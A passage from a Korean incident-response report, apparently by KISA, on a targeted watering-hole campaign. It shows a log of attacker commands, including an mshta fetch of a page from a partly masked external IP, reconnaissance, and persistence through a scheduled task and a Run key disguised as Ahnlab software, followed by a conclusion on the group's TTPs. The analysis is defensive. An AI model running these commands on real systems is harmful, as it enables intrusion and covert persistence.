- 공격자가 악성코드를 사용한 CMD명령 로그이며, 일부 명령어 사용방법(인자값)에서 공격그룹의 특징을 확인할 수 있다.

프로세스	부모 프로세스	명령어
mshta.exe	ezPDFWSLauncher.exe	"mshta.exe" "hp://34.221.66.xx/page.html" /print
iexplore.exe	mshta.exe	cmd.exe /c ipconfig /all cmd.exe /c tasklist cmd.exe /c netstat -naop tcp cmd.exe /c systeminfo cmd.exe /c fsutil fsinfo drives cmd.exe /c dir c:\W* cmd.exe /c dir d:\W* cmd.exe /c dir z:\W* cmd.exe /c c:\Wusers\Wpublic\Wlsdev.exe cmd.exe /c c:\Wusers\Wpublic\WPictures\Wmsdev.exe
lsdev.exe	cmd.exe	cmd.exe /c "net use" cmd.exe /c "ipconfig /all" cmd.exe /c "whoami" cmd.exe /c "reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" cmd.exe /c "tasklist" cmd.exe /c "whoami" cmd.exe /c "schtasks /create /tn "Ahnlab\ASDClient" /tr "C:\ProgramData\Ahnlab\AIS\ASDCli.exe" /sc daily /st <Time> /ru <Account>
msdev.exe	cmd.exe	cmd.exe /c "reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v AhnlabClient /t REG_SZ /d "C:\ProgramData\Ahnlab\AIS\ASDCli.exe" /f" cmd.exe /c "whoami /s" cmd.exe /c "whoami /?" cmd.exe /c "whoami /user" cmd.exe /c "wind.exe <Azure-AD SID> cmd.exe /c "wind.exe" cmd.exe /c "net use" cmd.exe /c "whoami" cmd.exe /c "del /f wind.exe" cmd.exe /c "net view <IP>"



5. Conclusion

Security Incident Responder's Insight

‘한국인터넷진흥원’은 본 보고서를 통해 타겟형 워터링홀 공격으로 악성코드 감염, 정보유출을 수행하는 공격그룹의 TTP를 살펴봤다.

공격자는 공격 전에 서비스를 통한 서버자원을 확보하고 서드파티 프로그램에 대한 취약점 연구를 선행하였다. 이후 공격대상이 빈번하게 접속하는 사이트에 악성 스크립트 및 익스플로잇을 삽입해 타겟형 워터링홀 공격을 수행한다. 사이트 접속시 선별된 공격 대상에게만 악성코드를 설치하였으며 특정 소프트웨어의 취약점을 이용해 실행시켰다. 실행된 악성코드는 감염된 시스템에 추가 악성코드 다운로드 후 내부자료 중요 자료를 선별·탈취했다.

이 과정에서 확인된 주요 특징 중 하나는 기존에 알려진 악성코드가 아닌 신규 악성코드를 제작해 공격을 수행했다는 것이며, 해당 악성코드의 특징 및 유사도를 분석한 결과 기존에 다른 특정 그룹의 악성코드와의 유사성을 확인할 수 있었다. 이는 해당 공격그룹이 신규 악성코드를 제작해 사용하였지만, 악성코드의 TTP는 크게 바뀌지 않았다는 것이다. 기존에 한국인터넷진흥원 TTP 보고서에서 확인된 것처럼 새로운 전략과 기술을 구축하고 공격에 사용하기에는 오랜 시간이 걸리기 때문에 공격자의 TTP는 쉽게 변하지 않는다.

또한, 이번에 한국인터넷진흥원에서 확인한 공격 기법은 타겟형 워터링홀 공격을 통한 침투이었으나, 외부보고서에서는 스피어피싱을 통한 공격이었다. 이는 공격자가 피해기업 환경에 맞추어 TTP를 변화해 가며 공격을 수행한다는 것을 말해준다.

이처럼 공격자는 공격 대상에 맞는 침투 방법, 소프트웨어 취약점 탐색, 그리고 신규 악성코드를 개발해 가며 여러 기업을 공격하고 있다.

공격자의 모든 위협을 막기란 쉽지 않다. 다만 공격의 전체 시나리오에서 최종 목적에 도달하기 전까지의 구간 중 하나의 구간이라도 방어를 한다면 공격자의 공격을 늦추고, 공격의 탐지의 가능성을 높일 수 있다. 그렇기 때문에 우리 보안연구자들은 공격자의 TTP를 각 공격 구간별마다 사용된 기술을 정확히 식별하고 공격자의 행동에 맞추어 공격자의 자원을 효율적으로 무력화할 수 있는 방안에 대해 연구해야 한다.